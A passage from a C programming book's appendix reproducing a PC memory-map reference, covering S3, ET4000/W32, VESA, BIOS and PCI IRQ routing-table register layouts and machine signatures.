SeeAlso: #M0061

Bitfields for S3 Streams Processor chroma-key control:

Bit(s) Description (Table M0063)

- 31-29 reserved
- 28 key control
= 1 normal color-key or chroma-key
= 0 (keyed RGB 1-5-5-5 mode only) extract key from high bit of input stream; if key bit is clear, show pixel from other stream
- 27 reserved
- 26-24 color comparison precision
000 compare bit 7 of R,G, and B values only
001 compare bits 7-6
...
111 compare bits 7-0
- 23-0 chroma-key color value
23-16 = red or Y
15-8 = green or U/Cb
7-0 = blue or V/Cr

Note: if the keyed stream is YUV or YCrCb, then this register contains the lower bound and 8194h contains the upper bound of the chromakey value

SeeAlso: #M0058

Bitfields for S3 Streams Processor blend control:

Bit(s) Description (Table M0064)

- 31-27 reserved (unused)
- 26-24 blend type
000 show secondary stream (video) overlaying primary stream
001 show primary stream overlaying secondary stream
010 blend pri/sec. streams (dissolve, secondary intensity = full-prim.)

738 A to Z of C

- 011 blend pri/sec. streams
 - 100 reserved (blank display)
 - 101 show secondary stream only where chroma-key color present
 - 110 show secondary stream (video) unconditionally
 - 111 reserved (blank display)
 - 23-14 reserved
 - 13 ??? (officially reserved, but set by S3_32.DLL)
 - 12-8 primary stream intensity (00h-1Ch, must be multiple of 4)
 - 4-0 secondary stream intensity (00h-1Ch, must be multiple of 4)
(ignored for blend type 010)
- Notes: for blend type 011, the primary and secondary stream intensities should not total more than 20h to avoid wraparounds which appear as incorrect colors; for blend type 010, the secondary stream intensity is automatically computed as 20h - bits12-8
changes to this register do not take effect until the next VSYNC
- SeeAlso: #M0058

- Bitfields for S3 Streams Processor double-buffer/LPB control:
- | Bit(s) | Description | (Table M0065) |
|--------|--|---------------|
| 31-7 | reserved (unused; all but bit 7 appear to be read-only, as well) | |
| 6 | LPB frame buffer auto-toggle | |
| | if set, End-of-Frame toggles bit 4 | |
| 5 | delay loading LPB input buffer select until next End-of-Frame | |
| 4 | LPB input buffer select (see #M0073) | |
| | 0 use LPB frame buffer address 0 (FF0Ch) for incoming video data | |
| | 1 use LPB frame buffer address 1 (FF10h) | |
| 3 | reserved | |
| 2-1 | secondary stream buffer select | |
| | 00 use frame buffer address 0 (81D0h) | |
| | 01 use frame buffer address 1 (81D4h) | |
| | 1x use frame buffer 0/1 (81D0h/81D4h) selected by bit 4 for secondary stream and selected LPB frame buffer for LPB input | |
| 0 | primary stream buffer select | |
| | =0 use frame buffer address 0 (81C0h) | |
| | =1 use frame buffer address 1 (81C4h) | |
- SeeAlso: #M0058,#M0073

- Bitfields for S3 Streams Processor opaque overlay control:
- | Bit(s) | Description | (Table M0066) |
|--------|---|---------------|
| 31 | enable opaque overlay control | |
| 30 | select top stream (0 = secondary on top, 1 = primary) | |
| 29 | reserved | |
| 28-19 | pixel resume fetch | |
| | number of quadwords from background's left edge to position at which to start fetching pixels again | |
| 18-13 | reserved | |
| 12-3 | pixel stop fetch | |
| | number of quadwords from background's left edge to position at which | |

to stop fetching pixels

2-0 reserved

SeeAlso: #M0058

Bitfields for S3 Streams Processor streams FIFO and RAS control register:

Bit(s) Description (Table M0067)

31-22 reserved (0)

21 skip 0.5 MCLK delay of PD[63:0] output (default = 0)

20 skip memory arbitration for ROM cycles (default = 0)

19 do not tristate PD[63:16] during ROM cycles (default = 0)
(set by Win95 driver when using ISA bus)

18 EDO wait state control (LPB memory cycles only)
=0 two-cycle accesses
=1 one-cycle EDO accesses

17 reserved

16 RAS# pre-charge control
=0 use CR68(bit3) setting (2.5/3.5 MCLKs)
=1 1.5 MCLKs

15 RAS# low control
=0 use CR68(bit2) setting (3.5/4.5 MCLKs)
=1 2.5 MCLKs

14-10 primary stream FIFO threshold
number of filled quadword slots at which to request refilling
9-5 secondary stream FIFO threshold
number of filled quadword slots at which to request refilling

4-0 FIFO allocation, in quadword slots
00000 primary stream = 24, secondary = 0
01000 primary stream = 16, secondary = 8
01100 primary stream = 12, secondary = 12
10000 primary stream = 8, secondary = 16
11000 primary stream = 0, secondary = 24
else reserved

SeeAlso: #M0058

Bitfields for S3 Streams Processor start coordinate:

Bit(s) Description (Table M0068)

31-27 reserved (read-only)

26-16 X coordinate (column) of upper left corner, plus 1

15-11 reserved (read-only)

10-0 Y coordinate (row) of upper left corner, plus 1

SeeAlso: #M0058, #M0069

Bitfields for S3 Streams Processor window size:

Bit(s) Description (Table M0069)

31-27 reserved (read-only)

26-16 width in pixels - 1

15-11 reserved (read-only)

10-0 height in scan lines

SeeAlso: #M0058,#M0068

-----V-MA0008200-----

MEM A000h:8200h - S3 ViRGE - MEMORY-MAPPED MEMORY-PORT CONTROL REGISTERS

Size: 40 BYTEs

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

Format of S3 memory-maped port control registers:

Offset	Size	Description	(Table M0070)
8200h	DWORD	FIFO control	
8204h	DWORD	MIU control	
8208h	DWORD	streams timeout	
820Ch	DWORD	miscellaneous timeout	
8210h	4 DWORDs	???	
8220h	DWORD	DMA read base address	
8224h	DWORD	DMA read stride width	

SeeAlso: #M0057

-----V-MA00082E8-----

MEM A000h:82E8h - S3 - MEMORY-MAPPED CURRENT Y POSITION REGISTER

Size: WORD

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

SeeAlso: PORT 82E8h

-----V-MA00083B0-----

MEM A000h:83B0h - S3 - MEMORY-MAPPED VGA REGISTERS

Size: 48 BYTEs

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

SeeAlso: PORT 03B0h,PORT 03C0h,PORT 03D0h

-----V-MA0008504-----

MEM A000h:8504h - S3 ViRGE - MEMORY-MAPPED SUBSYSTEM REGISTERS

Size: 12 BYTEs

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

Format of S3 memory-mapped subsystem registers:

Offset	Size	Description	(Table M0071)
8504h	DWORD	subsystem Control/Status Register (see PORT 42E8h,PORT 9AE8h)	
		on read:	
		bit 13 indicates whether graphics processor is busy	
		bits 12-8 indicate number of free FIFO slots	
8508h	DWORD	???	
850Ch	DWORD	advanced function control (see PORT 4AE8h)	

SeeAlso: #M0073,#M0057,#M0072

-----V-MA0008580-----

MEM A000h:8580h - S3 - MEMORY-MAPPED DMA REGISTERS

Size: 32 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

Format of S3 memory-mapped DMA registers:

Offset	Size	Description (Table M0072)
8580h	DWORD	start address in system memory
8584h	DWORD	transfer length
8588h	DWORD	transfer enable
858Ch	DWORD	???
8590h	DWORD	DMA base address
8594h	DWORD	DMA write pointer
8598h	DWORD	DMA read pointer
859Ch	DWORD	DMA enable

SeeAlso: #M0057,#M0073

-----V-MA00086E8-----

MEM A000h:86E8h - S3 - MEMORY-MAPPED ENHANCED REGISTERS

Size: ? BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000A000-----

MEM A000h:A000h - S3 - MEMORY-MAPPED COLOR PALETTE REGISTERS

Size: 448 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000A4D4-----

MEM A000h:A4D4h - S3 - MEMORY-MAPPED BLT-FILL REGISTERS

Size: 60 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

A4D4h	DWORD	???
A4D8h	DWORD	???
A4DCh	DWORD	??? (set to 07FFh by S3_32.DLL)
A4E0h	DWORD	??? (set to 07FFh by S3_32.DLL)
A4E4h	DWORD	???
A4E8h	DWORD	???
A4ECh	DWORD	???
A4F0h		
A4F4h	DWORD	???
A4F8h		
A4FCh	DWORD	???

742 A to Z of C

A500h DWORD ???
A504h DWORD ???
A508h DWORD ???
A50Ch DWORD ???

-----V-MA000A8D4-----

MEM A000h:A8D4h - S3 - MEMORY-MAPPED LINE REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000ACD4-----

MEM A000h:ACD4h - S3 - MEMORY-MAPPED POLYGON-FILL REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000B0D4-----

MEM A000h:B0D4h - S3 - MEMORY-MAPPED 3D-LINE REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000B4D4-----

MEM A000h:B4D4h - S3 - MEMORY-MAPPED 3D-TRIANGLE REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

-----V-MA000FF00-----

MEM A000h:FF00h - S3 - MEM-MAPPED "SCENIC HIGHWAY" (Local Periph. Bus) ACCESS

Size: 64 DWORDs

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

SeeAlso: MEM A000h:8180h

Format of S3 Local Peripheral Bus memory-mapped registers:

Offset	Size	Description	(Table M0073)
FF00h	DWORD	LPB mode	(see #M0074)
FF04h	DWORD	LPB FIFO status	(see #M0075)
FF08h	DWORD	interrupt status	(see #M0076)
FF0Ch	DWORD	frame buffer address 0 (bits 21-0, multiple of 8)	
		offset within frame buffer at which to store incoming data from LPB when Streams Processor double-buffer control (see #M0065) bit 4 clear	
FF10h	DWORD	frame buffer address 1 (bits 21-0, multiple of 8)	
		offset within frame buffer at which to store incoming data from LPB when Streams Processor double-buffer control (see #M0065)	

bit 4 is set

FF14h DWORD "direct address" = index for FF18h (see #M0077)

FF18h DWORD "direct data" (see #M0077)

Note: the direct address/direct data registers presumably rely on the attached device inserting data into the digital video stream, as on a Diamond Stealth64 Video, the "direct data" appears to reflect the video stream data (i.e. it varies, but with a pattern that depends on the video image, and stops varying when video is frozen)

FF1Ch DWORD general purpose I/O (see #M0078)

FF20h DWORD LPB serial port -- I2C/DDC access (see #M0079)

FF24h DWORD input window size (high word = rows, low word = columns)

FF28h DWORD data offsets
(video alignment; high word = rows ; low word = columns)

FF2Ch DWORD horizontal decimation
bits 0-31 set indicate that bytes 0-31 (mod 32) of each line should be dropped (in Video16 mode, each bit controls a WORD); decimation is aligned with the start of line as specified by the data offsets at FF28h

FF30h DWORD vertical decimation
bits 0-31 set indicate that lines 0-31 (mod 32) should be dropped, i.e. setting this DWORD to 55555555h will drop every other line; decimation starts with VSYNC regardless of the data offsets specified at FF28h

FF34h DWORD line stride (number of bytes between starts of successive lines of video data)
must be multiple of 4 -- lowest two bits forced to 0

FF38h 3 DWORDs unused??? (seem to echo FF34h)

FF40h 8 DWORDs LPB output FIFO - data transfer
writing to ANY of these DWORDs transfers a value to the FIFO;
this organization allows use of a REP MOVSD instruction to fill the FIFO
on ISA bus, there must be a delay between successive writes

SeeAlso: #M0058

Bitfields for S3 Local Peripheral Bus LPB Mode register:

Bit(s)	Description	(Table M0074)
0	enable LPB	
3-1	LPB operational mode	
	000 Scenic/MX2	
	001 Video 16 (PCI only)	
	010 Video 8 In	
	used by Philips SAA7110/SAA7111 and Diamond's DTV1100	
	011 Video 8 In/Out	
	used by CL-480	
	100 Pass-Through	
	send FIFO data written by CPU through the decimation logic	
	else reserved (Trio64V+)	

744 A to Z of C

- 4 LBP Reset
pulse this bit before changing operational mode
- 5 skip every other frame
=0 write all received frames to memory
- 6 disable byte-swapping
=0 incoming 8-bit video is in order U, Y0, V, Y1 (CL-480)
=1 incoming 8-bit video is in order Y0, U, Y1, V (SAA711x)
(refer to bit 26 below)
- 8-7 officially reserved
- 7 ??? messes up video image when set
- 9 LPB vertical sync input polarity
=0 active low
=1 active high
- 10 LPB horizontal sync input polarity
=0 active low
=1 active high
- 11 (write-only) CPU VSYNC
writing a 1 makes Trio act as if LPB VSYNC had been received
- 12 (write-only) CPU HSYNC
writing a 1 makes Trio act as if LPB HSYNC had been received
- 13 (write-only) load base address
writing a 1 causes an immediate load of the currently active base address
- 15-14 reserved
- 17-16 maximum compressed data burst, LPB to Scenic/MX2
00 one DWORD
01 two DWORDs
10 three DWORDs
11 burst until empty (must ensure that MX2's 8-entry FIFO is not overrun)
- 20-18 reserved
- 22-21 video FIFO threshold
number of filled slots at which to request that Trio's memory manager begin to empty the FIFO (00 = one slot, 01 = two slots, 10 = four slots, 11 = six slots)
- 23 reserved (read-only)
- 24 LPB clock source
=0 driven by SCLK (Pin194) (for Trio64-compatibility mode)
=1 driven by LCLK (Pin148) (default)
- 25 don't add line stride after first HSYNC within VSYNC
must be set if first HSYNC occurs before VSYNC goes active
- 26 invert LCLK (only has effect if bit 24 set)
- 27 reserved
- 28 (not yet on Trio64V+) current odd/even video field status
- 29 (not yet on Trio64V+) field inversion - when set, the LPB's FIELD pin state is inverted before being reported in bit 28
- 30 reserved
- 31 (read-only) current state of CFLEVEL input (Pin182) in Video In/Out

mode (refer to bits 3-1)

SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus LPB FIFO status:

Bit(s)	Description	(Table M0075)
31	video FIFO 1 is almost empty (has exactly one full slot)	
30	video FIFO 1 is empty	
29	video FIFO 1 is full	
28-23	reserved	
22	video FIFO 0 is almost empty (has exactly one full slot)	
21	video FIFO 0 is empty	
20	video FIFO 0 is full	
19-14	reserved	
13	output FIFO is almost empty (has exactly one full slot)	
12	output FIFO is empty	
11	output FIFO is full	
10-4	reserved	
3-0	number of free four-byte slots in FIFO (there are 8 slots)	

SeeAlso: #M0073,#M0076

Bitfields for S3 Local Peripheral Bus interrupt status:

Bit(s)	Description	(Table M0076)
31-25	reserved	
24	drive serial port clock line low on receipt of start condition (causes I2C wait states until interrupt handler responds to start cond)	
23-20	reserved	
19	enable interrupt on I2C start condition detection	
18	enable interrupt on end of frame (VSYNC received)	
17	enable interrupt on end of line (HSYNC received)	
16	enable interrupt on LPB output FIFO empty	
15-4	reserved	
3	serial port detected I2C start condition	
2	VSYNC received (end of frame)	
1	HSYNC received (end of line)	
0	LPB output FIFO emptied	

Note: bits 3-0 are write-clear: writing a 1 to a bit resets it

SeeAlso: #M0073,#P0721

(Table M0077)

Values for S3 Local Peripheral Bus "direct address" index:

0000h	CP3 installation (FF18h reads 00C3h if installed)
0001h	?
0002h	?
0003h	?
	bit 7: ???
	bits 6-0: ???
0004h	?
0005h	?

746 A to Z of C

bits 7-0: ???
0020h ? (set to 107D4h, 1xxD4h by CP3.DLL))
0028h ?
0034h ? (set to 10000h by CP3.DLL)
0414h ? (set by CP3.DLL)
0500h ?
0504h ?
0508h ?
050Ch ?
0510h ?
SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus General-Purpose I/O:
Bit(s) Description (Table M0078)
3-0 values to drive onto LPB GP output lines whenever CR5C is written
7-4 values of GP input lines (read-only), latched whenever CR5C is read
31-8 unused (read-only 0)
SeeAlso: #M0073

Bitfields for S3 Local Peripheral Bus serial-port register:
Bit(s) Description (Table M0079)
0 I2C clock line [SCL] (write)
=1 tri-state SCL, allowing other devices to pull it low
1 I2C data line [SDA] (write)
=1 tri-state SDA, allowing other devices to pull it low
2 I2C clock line (read)
this bit reflect the actual state of the SCL line
3 I2C data line (read)
this bit reflect the actual state of the SDA line
4 enable I2C interface
=0 disable bits 0/1, forcing both SCL and SDA to be tri-stated
15-5 reserved (unused)
20-16 mirrors of bits 4-0
(these bits are on the data bus' byte lane 2 to make them accessible via I/O port 00E2h)

Notes: see file I2C.LST for details of the I2C device registers accessible through this interface (VPX3220A for Stealth64 Video 2001TV)
when the feature connector is disabled on the Stealth64 Video, these bits are connected to the monitor's DDC data and clock lines
the official documentation erroneously lists the mirrors in bits 12-8 instead of 20-16

SeeAlso: #M0073,PORT 00E2h,#P0677

-----V-MB00000000-----

MEM B000h:0000h - MDA TEXT BUFFER

Size: 4096 BYTES

-----V-MB00000000-----

MEM B000h:0000h - HGC+ RAMFont-MODE TEXT BUFFER

Size: 16384 BYTES

Note: in RAMFont Mode 1, the memory is filled with the usual character/attribute pairs; in RAMFont Mode 2, four bits of each 'attribute' byte is used to provide 12 bits for specifying the character

-----V-MB0000000-----

MEM B000h:0000h - HGC GRAPHICS BUFFER (PAGE 0)

Size: 32768 BYTES

-----V-MB4000000-----

MEM B400h:0000h - HGC+ RAMFont BUFFER

Size: 4096 BYTES

Notes: apparently write-only

RAMFont Mode 1: 256 characters (8 bits each for char and attribute)

RAMFont Mode 2: 3072 characters (12 bits for char, 4 bits for attrib)

each character definition is 8 pixels wide (with 9th-column duplication if appropriate) by 8-16 pixels high

-----V-MB8000000-----

MEM B800h:0000h - CGA TEXT/GRAPHICS BUFFER

Size: 16384 BYTES

-----V-MB8000000-----

MEM B800h:0000h - EGA/VGA+ TEXT BUFFER

Size: 32768 BYTES

-----V-MB8000000-----

MEM B800h:0000h - HGC GRAPHICS BUFFER (PAGE 1)

Size: 32768 BYTES

-----V-MBFF00000-----

MEM BFF0h:0000h - ET4000/W32 ACL accelerator

Size: 169 BYTES

Format of ET4000/W32 memory-mapped registers:

Offset Size Description (Table M0080)

00h DWORD MMU Registers: memory base pointer register 0 (see #M0081)

04h DWORD MMU Registers: memory base pointer register 1 (see #M0081)

08h DWORD MMU Registers: memory base pointer register 2 (see #M0081)

0Ch 7 BYTES ???

13h BYTE MMU Registers: MMU control register (see #M0082)

14h 28 BYTES ???

30h BYTE Non-Queued Registers: suspend/terminate

31h BYTE Non-Queued Registers: operation state (see #M0083) (write-only)

32h BYTE Non-Queued Registers: sync enable

33h BYTE ???

34h BYTE Non-Queued Registers: interrupt mask

35h BYTE Non-Queued Registers: interrupt status

36h BYTE Non-Queued Registers: ACL status (read-only)

bit 1: read status (RDST) 1=ACL active, queue not empty

bit 0: write status (WRST) 1=queue full

37h 73 BYTES ???

80h DWORD Queued Registers: pattern address (see #M0084)

84h DWORD Queued Registers: source address (see #M0084)

748 A to Z of C

88h	WORD	Queued Registers: pattern Y offset (see #M0085)
8Ah	WORD	Queued Registers: source Y offset (see #M0085)
8Ch	WORD	Queued Registers: destination y offset (see #M0085)
8Eh	BYTE	Queued Registers: virtual bus size
8Fh	BYTE	Queued Registers: X/Y direction (see #M0086)
90h	BYTE	Queued Registers: pattern wrap (see #M0087)
91h	BYTE	???
92h	BYTE	Queued Registers: source wrap (see #M0087)
93h	BYTE	???
94h	WORD	Queued Registers: X position
96h	WORD	Queued Registers: Y position
98h	WORD	Queued Registers: X count (see #M0088)
9Ah	WORD	Queued Registers: Y count (see #M0088)
9Ch	BYTE	Queued Registers: routine control (see #M0089)
9Dh	BYTE	Queued Registers: reload control
9Eh	BYTE	Queued Registers: background ROP for mixing
9Fh	BYTE	Queued Registers: foreground ROP for mixing
A0h	DWORD	Queued Registers: destination address
A4h	DWORD	Queued Registers: internal pattern address
A8h	DWORD	Queued Registers: internal source address

Bitfields for ET4000/W32 memory base pointer register:

Bit(s)	Description	(Table M0081)
31-22	reserved	
21-0	memory base pointer	

SeeAlso: #M0080

Bitfields for ET4000/W32 MMU control register:

Bit(s)	Description	(Table M0082)
7	reserved	
6-4	linear address control (LAC)	
	bit 6: MMU aperture 2	
	bit 5: MMU aperture 1	
	bit 4: MMU aperture 0	
3	reserved	
t2-0	aperture type (APT)	
	bit 2: MMU aperture 2	
	bit 1: MMU aperture 1	
	bit 0: MMU aperture 0	

SeeAlso: #M0080

Bitfields for ET4000/W32 operation state register:

Bit(s)	Description	(Table M0083)
7-4	reserved	
3	restart operation after ACL-interruption	
2-1	reserved	
0	restore status before ACL-interruption	

SeeAlso: #M0080

Bitfields for ET4000/W32 memory address register:

Bit(s) Description (Table M0084)

31-22 reserved

21-0 memory base pointer

SeeAlso: #M0080

Bitfields for ET4000/W32 offset register:

Bit(s) Description (Table M0085)

15-12 reserved

11-0 Y offset

SeeAlso: #M0080

Bitfields for ET4000/W32 X/Y direction register:

Bit(s) Description (Table M0086)

7-2 reserved

1 X direction

0 Y direction

SeeAlso: #M0080

Bitfields for ET4000/W32 wrap register:

Bit(s) Description (Table M0087)

7 reserved

6-4 pattern Y wrap

000 = 1 line

001 = 2 lines

010 = 4 lines

011 = 8 lines

100 = reserved

101 = reserved

110 = reserved

111 = no wrap

3 reserved

2-0 pattern X wrap

000 = reserved

001 = reserved

010 = 4 byte

011 = 8 byte

100 = 16 byte

101 = 32 byte

110 = 64 byte

111 = no wrap

SeeAlso: #M0080

Bitfields for ET4000/W32 count register:

Bit(s) Description (Table M0088)

15-12 reserved

11-0 pixel count

750 A to Z of C

SeeAlso: #M0080

Bitfields for ET4000/W32 routine control register:

Bit(s)	Description	(Table M0089)
7-6	reserved	
5-4	routing of CPU address (ADRO)	
	00 don't use CPU address	
	01 CPU address is destination	
	10 reserved	
	11 reserved	
3	reserved	
2-0	routing of CPU data (DARQ)	
	000 don't use CPU data	
	001 CPU data is source data	
	010 CPU data is mixed data	
	011 reserved	
	100 CPU data is x-count	
	101 CPU data is y-count	
	10x reserved	

SeeAlso: #M0080

-----V-MC0000000-----

MEM C000h:0000h - VIDEO BIOS (EGA and newer)

Size: varies (usually 16K-24K for EGA, 24K-32K for VGA)

-----b-MC0000000-----

MEM C000h:0000h OLIVETTI 640x400 GRAPHICS CARDS

Size: 62 BYTES

SeeAlso: MEM 0040h:0088h"Olivetti"

Format of Olivetti 640x480 ROM signatures:

Offset	Size	Description	(Table M0133)
00h	WORD	55AAh adapter ROM signature (check this!)	
...			
10h	2 BYTES	"OL" if Olivetti EGA or VGA card	
...			
22h	2 BYTES	(Olivetti EGA/VGA)	
		"VG" for Olivetti VGA (supports 640x400 mode)	
		"EG" for Olivetti EGA including Olivetti EGA card 2	
...			
3Ch	2 BYTES	"PA" if Paradise card (supports 640x400 mode)	

Note: These signatures can aid in the presence detection of an EGA or VGA adapter supporting the 640x400 mode.

Olivetti PC models M15 and M19 do not support the 640x400 mode (see INT 15h/C0h).

To decide if the 640x400 mode is supported by an Olivetti EGA card (only the Olivetti EGA card 2 supports it), also check that bit 7 and 5 are set at 0040h:0088h.

-----V-MC000xxxx-----

MEM C000h:xxxxh - VESA VBE v3.0 PROTECTED MODE INFORMATION BLOCK

Size: 20 BYTES

Range: starting at any byte within the first 32K of segment C000h

Format of VESA VBE 3.0 Protected Mode Information Block:

Offset	Size	Description (Table M0127)
00h	4 BYTES	signature "PMID"
04h	WORD	offset of protected-mode entry point within BIOS
06h	WORD	offset of protected-mode initialization entry point
08h	WORD	selector for BIOS data area emulation block (default 0000h, must be set by protected-mode OS to 16-bit read/write data selector with limit of at least 0600h)
0Ah	WORD	selector to access physical memory at A0000h (default A000h, must be set by protected-mode OS to 16-bit read/write data selector with 64K limit)
0Ch	WORD	selector to access physical memory at B0000h (default B000h, must be set by protected-mode OS to 16-bit read/write data selector with 64K limit)
0Eh	WORD	selector to access physical memory at B8000h (default B800h, must be set by protected-mode OS to 16-bit read/write data selector with 32K limit)
10h	BYTE	protected-mode execution (default 00h; set to 01h by OS when BIOS image is running in protected mode)
11h	BYTE	checksum byte for entire structure (this byte forces 8-bit sum of all bytes to 00h)

-----h-mC0000000-----

MEM C0000000h - Weitek "Abacus" math coprocessor

Size: 4096 BYTES

-----B-MC8000000-----

MEM C800h:0000h - HARD DISK BIOS

Size: varies (usually 8K or 16K)

-----V-MC8001C00-----

MEM C800h:1C00h - IBM XGA, XGA/A - MEMORY-MAPPED REGISTERS

Range: any 8K boundary within segments C000h to DFFFh

Notes: The XGA memory mapped registers can be assigned to the last 1K block in each 8K block in the range of C0000h-DFFFFh; the base offset of the 128 memory mapped location for a particular XGA instance is Segment: (1C00h+instance*80h) for each XGA installed in a system (default instance is 6). The instance number may be read from the XGA's Programmable Option Select registers

The XGA/A (PS/2 adapter) uses the 7KB area below the memory-mapped register area for ROM data; the XGA (PS/2 onboard) has included this area in its video BIOS ROM.

Most of the memory mapped registers are from the graphics coprocessor, while the I/O-registers are for the display controller.

-----V-MC0007FF8-----

MEM C000h:7FF8h - Matrox MGA Video Adapters - CARD VENDOR ID

Size: WORD

Desc: contains the PCI vendor ID for the card vendor; this is written into

752 A to Z of C

the video controllers PCI subsystem-vendor-ID field

SeeAlso: MEM C000h:7FFAh, MEM C000h:7FFCh

-----V-MC0007FFA-----

MEM C000h:7FFAh - Matrox MGA Video Adapters - HARDWARE REVISION ID

Size: BYTE

SeeAlso: MEM C000h:7FF8h, MEM C000h:7FFCh

-----V-MC0007FFC-----

MEM C000h:7FFCh - Matrox MGA Video Adapters - OFFSET OF PINS DATA STRUCTURE

Size: WORD

SeeAlso: INT 10/AX=4F14h"Matrox", #00126, MEM C000h:7FF8h

-----b-MF0000000-----

MEM F000h:0000h - WANG PC MEMORY MAPPED SCREEN BUFFER

Size: ???

Note: This is used by Peter Reilley's portable binary editor and viewer BEAV to directly write into the Wang PC's video screen buffer (instead of using INT 10/AH=02h,09h) after it has been mapped in by writing BYTE 01h to the screen port (PORT 1010h for the 1st screen, 1020h for the 2nd, 1030h for the 3rd, 1040h for the 4th). It will be unmapped afterwards by writing BYTE 00h to the screen port. Note, that this is only necessary when the INT 21/AX=4402h detection method resulted in non-IBM PC characteristic (return values other than 11h).

SeeAlso: MEM FC00h:3FC2h, INT 88h/AL=01h, INT 21h/4402h

-----B-MF0002DC5-----

MEM F000h:2DC5h - IBM AT SIGNATURE

Size: ??? signature

Note: Original IBM ATs with a multi-sector hard disk ROM-BIOS bug can be identified by checking a (currently unknown) signature at this location. This is known to be done by the Concurrent CP/M-86 family. Presumably the OS will then prohibit timer ISR dispatches within a code window of F000h:2D95h..F000h:2DD4h.

-----A-MF0006000-----

MEM F000h:6000h - IBM PC ROM BASIC

Size: 32768 BYTES

-----b-MF000800C-----

MEM F000h:800Ch ZENITH

Size: 8 BYTES signature "ZDS CORP"

Note: Zenith machines may have 256 Kb extra memory at 0FA0000h linear.

-----MF000C000-----

MEM F000h:C000h - Tandy ROM BIOS ID BYTE

Size: BYTE

Note: If the BYTE at this location is equal to 21h, some Microsoft software assumes this is a Tandy machine, and for example trusts the bits 1-0 at 0040h:00B5h.

SeeAlso: MEM 0040h:00B5h"Tandy", INT 15/AH=C0h

-----b-MFC000050-----

MEM FC00h:0050h - OLIVETTI Mxxx PC SIGNATURE

Size: 4 BYTES (or more) "OLIV"

Note: used by several Olivetti PCs, including M15, M19

SeeAlso: INT 15/AH=C0h

-----b-MFC003FC2-----

MEM FC00h: 3FC2h - WANG PC SIGNATURE

Size: 4 BYTES containing the signature "WANG"

Note: This is used by Peter Reilley's portable binary editor and viewer
BEAV to detect a Wang PC.

SeeAlso: INT 88/AL=01h, INT 21/AX=4402h, INT 15/AH=C0h

-----B-MF000E000-----

MEM F000h: E000h - ORIGINAL IBM PC ROM BIOS

Size: 8192 BYTES

-----b-MF000FFD9-----

MEM F000h: FFD9h - EISA MACHINE ID

Size: 4 BYTES signature "EISA"

SeeAlso: INT 15/AH=E801h

-----b-MF000FFE0-----

MEM F000h: FFE0h - COMPAQ 386 MACHINES

Size: 16 BYTES

SeeAlso: MEM 80C00000h

Format of Compaq 386 Memory Configuration Data:

Offset Size Description (Table M0134)

00h WORD Compaq 32-bit extra built-in memory available (FFFFh if not)

02h WORD Total size of Compaq extra memory

04h WORD Count of available paragraphs of Compaq extra memory

06h WORD Paragraph address of last paragraph in use as Compaq extra
memory

08h 2 BYTES product class signature "03"

0Ah 6 BYTES signature "03COMPAQ"

Notes: The full "03COMPAQ" signature can be found in (at least) Compaq 386
machines which have dual harddisk controller. (see also CMOS 70h)

However, the 6-byte "COMPAQ" signature also seems to be available
in other Compaq machines with dual hard disk controllers, at least
the MS-DOS/PC DOS IO.SYS/IBMBIO.COM checks for it before it calls
INT 15/AX=E400h and INT 15/AX=E480h.

Compaq's extra memory is mappable memory starting at FE00h:0000h
growing downwards. It can be made available for example with
Novell DOS 7+ EMM386.EXE /COMPAQ=ON.

Although this structure resides at a ROM-address it is actually write-
protected RAM. To write to the structure to map in Compaq extra
memory the write-protection must be temporarily disabled by setting
bit 1 at WORD 80C00000h.

-----MF000FFE8-----

MEM F000h: FFE8h - Compaq - MACHINE SIGNATURE STRING

Size: 8 BYTES

Desc: if this area contains the ASCII string "03COMPAQ", then this is a
Compaq machine

SeeAlso: CMOS 1Bh"AMI"

-----H-MF000FFFO-----
MEM F000h:FFF0h - RESET JUMP
Size: 5 BYTES
-----B-MF000FFF5-----
MEM F000h:FFF5h - ASCII BIOS DATE
Size: 8 BYTES
-----B-MF000FFFD-----
MEM F000h:FFFDh - OFTEN USED TO ENSURE CORRECT BIOS CHECKSUM
Size: BYTE
-----B-MF000FFFE-----
MEM F000h:FFFEh - MACHINE TYPE CODE
Size: BYTE
SeeAlso: INT 15/AH=C0h
-----X-MF000xxx0-----
MEM F000h:xxx0h - PCI IRQ Routing Table Specification v1.0
Size: N paragraphs (N >= 2)
InstallCheck: scan for the signature string "\$PIR" followed by a valid
PCI IRQ Routing Table
Range: any paragraph boundary within the range F0000h to FFFFFh

Format of PCI IRQ Routing Table v1.0:
Offset Size Description (Table M0090)
00h 4 BYTES signature "\$PIR"
04h WORD version (0100h for v1.0)
06h WORD table size in bytes
08h BYTE bus number for PCI Interrupt Router
09h BYTE device/function number for PCI Interrupt Router
0Ah WORD bitmap of PCI-exclusive IRQs (bit 0 = IRQ0, etc.)
0Ch WORD PCI vendor ID for compatible PCI Interrupt Router
0Eh WORD PCI device ID for compatible PCI Interrupt Router
10h DWORD Miniport data
14h 11 BYTES reserved (0)
1Fh BYTE checksum (set to make 8-bit sum of bytes in entire structure
equal 00h)
--- optional data ---
20h 16 BYTES first slot entry (see #M0091)
...
16 BYTES Nth slot entry

